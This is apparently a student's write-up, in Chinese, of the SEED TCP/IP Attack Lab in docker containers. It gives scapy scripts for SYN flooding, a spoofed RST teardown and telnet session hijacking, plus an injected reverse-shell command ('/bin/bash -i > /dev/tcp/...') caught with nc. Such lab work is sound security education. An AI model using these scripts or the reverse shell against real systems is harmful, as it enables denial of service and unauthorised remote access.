Lab2 TCP/IP Attack Lab

57118101 卞郡菁

准备工作：

一、容器构建

第一个窗口（后台运行）：

cd Desktop/Labs_20.04/Network\ Security/TCP\ Attacks\ Lab/Labsetup

dcbuild

dcup

第二个窗口（攻击窗口）：

cd Desktop/Labs_20.04/Network\ Security/TCP\ Attacks\ Lab/Labsetup

dockps

docksh b2

第三个窗口（victim主机A窗口，ip为10.9.0.5）

cd Desktop/Labs_20.04/Network\ Security/Packet\ Sniffing\ and\ Spoofing\

Lab/Labsetup/

dockps

docksh 23

第四个窗口（主机B窗口）

cd Desktop/Labs_20.04/Network\ Security/Packet\ Sniffing\ and\ Spoofing\

Lab/Labsetup/

dockps

docksh 2c

第五个窗口（主机C窗口）

cd Desktop/Labs_20.04/Network\ Security/Packet\ Sniffing\ and\ Spoofing\

Lab/Labsetup/

docksh 37

docksh a2

二、配置文件


Ubuntu 本来自动开启 syncookies=1 故而可以抵抗泛洪攻击，为演示攻击效果，容器中默认此处为 0。在 labsetup 文件夹中的配置文件 docker-compose.yml 中，

labsetup文件

```
Victim:
    image: handsonsecurity/seed-ubuntu:large
    container_name: victim-10.9.0.5
    tty: true
    cap_add:
            - ALL
    sysctls:                    初始值=0
            - net.ipv4.tcp_syncookies=0
```

Task 1: SYN Flooding Attack

在未攻击前，victim 主机使用 netstat- nat 命令查看自身 tcp 状态。结果表明：目前活跃的网络连接仅为两个端口 Listen 状态。



在未攻击前，使用主机 B（10.9.0.6） telnet 此 victim 主机（10.9.0.5），发现可以正常登录。

```
root@2c8eef6b9a8a:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
236588f9e000 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Jul 12 10:41:57 UTC 2021 from 10.9.0.1 on pts/3
```

1.1 使用 Python 语言脚本攻击主机


在攻击机中，编写 Tcp_Attacker.py 脚本：

```
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, verbose = 0)
```


攻击机编译并执行 Tcp_Attacker.py 程序，对 victim 主机（ip 地址为 10.9.0.5）的 23 号端口（telnet 端口）进行 SYN 泛洪攻击；

Victim 主机再次执行 netstat -nat 命令，查看 TCP 连接。

结果表明：除原本的两个 Listen 状态外，还出现了大量的 Syn-Recv 状态，说明 victim 主机已被进行 Syn 泛洪攻击。



在攻击机对 victim 主机进行泛洪攻击时，再使用主机 B（ip 为 10.9.0.6）去远程登录 victim 主机。结果表明：超时，登录不上，说明其忙于泛洪攻击应答。




1.2 使用 C 语言脚本攻击主机


攻击机编译并执行 synflood.c 程序，对 victim 主机（ip 地址为 10.9.0.5）的 23 号端口（telnet 端口）进行 SYN 泛洪攻击；

Victim 主机再次执行 netstat -nat 命令，查看 TCP 连接。

结果表明：除原本的两个 Listen 状态外，还出现了大量的 Syn-Recv 状态，说明 victim 主机已被进行 Syn 泛洪攻击。



在攻击机对 victim 主机进行泛洪攻击时，再使用主机 B（ip 为 10.9.0.6）去远程登录 victim 主机。结果表明：超时，登录不上，说明其忙于泛洪攻击应答。




1.3 启动 SYN Cookie 机制


修改 labsetup 文件夹中的配置文件 docker-compose.yml 文件，将 syncookies 改为 1 以便自动抵御泛洪攻击。

随便运行 Tcp_Attacker.py 和 synflood.c 之一来构造泛洪攻击，再查看 victim 主机的 TCP 列表。结果表明：

① 使用 netstat -nat 查看，victim 主机仍然有很多 SYN_Recv 状态连接。




② 使用其他主机（如 ip 为 10.9.0.6）来 telnet 此 victim 主机（10.9.0.5），发现依然可以 telnet 通。说明，SYN Cookie 机制成功抵御了泛洪攻击。



Task 2: TCP RST Attacks on telnet Connections

——断开现有的 telnet 连接


在 wireshark 中选择攻击机 id。



在主机 B（10.9.0.6）上 telnet 此 victim 主机（10.9.0.5），

```
root@d7d676c1ab52:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
9c190ee81aba login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

Wireshark 中抓包得到：



在攻击机上新建 ATTACKER.py 文件：

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=50148, dport=23, flags="R", seq=3061573708, ack=2454498999)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

观察到 telnet 连接被终止：

```
seed@9c190ee81aba:~$ Connection closed by foreign host.
root@d7d676c1ab52:/#
```

Task 3: Traceroute

与 Task2 一样，首先从 10.9.0.6telnet 到 10.9.0.5 主机。通过 wireshark 抓包得到目的端口、源端口和 seq、ack：

```
▸ Source: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
  Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▾ Transmission Control Protocol, Src Port: 48326, Dst Port: 23, Seq: 938822729, Ack: 3453502755, Len: 0
    Source Port: 48326
    Destination Port: 23
```

根据抓包信息编写攻击程序：

```
1#!/usr/bin/env python3
2from scapy.all import*
3ip  = IP(src="10.9.0.6", dst="10.9.0.5")
4tcp = TCP(sport=48326, dport=23, flags="A", seq=938822729, ack=3453502755)
5data="mkdir success\r"
6pkt = ip/tcp/data
7ls(pkt)
8send(pkt,verbose=0)
```

运行攻击程序：

```
root@VM:/volumes# Tcp_Attacker.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
```

结果表明，攻击者主机进行了有效劫持，使得 victim 主机执行了 data 命令，成功引入了 success 文件夹：

```
[07/11/21]seed@VM:~$ docksh 98
root@98e389e09755:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@98e389e09755:/# cd home
root@98e389e09755:/home# ls
seed
root@98e389e09755:/home# cd seed
root@98e389e09755:/home/seed# ls
success
```

Task4 : Creating Reverse Shell using TCP Session Hijacking

在攻击机上编写以下程序：

```python
#!/usr/bin/env python3
from scapy.all import *

pkts = []
def add(pkt):
    pkts.append(pkt)

def spoof_pkt(pkt):
    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp = TCP(sport=pkt[TCP].sport, dport=23, flags="A", seq=pkt[TCP].seq,
 ack=pkt[TCP].ack)
    data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
    newpkt = ip/tcp/data
    ls(newpkt)
    send(newpkt, verbose=0)

```

在攻击机上运行，成功从拿到 victim 主机的 shell：

```
root@VM:/volumes# python3 a
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 47396
```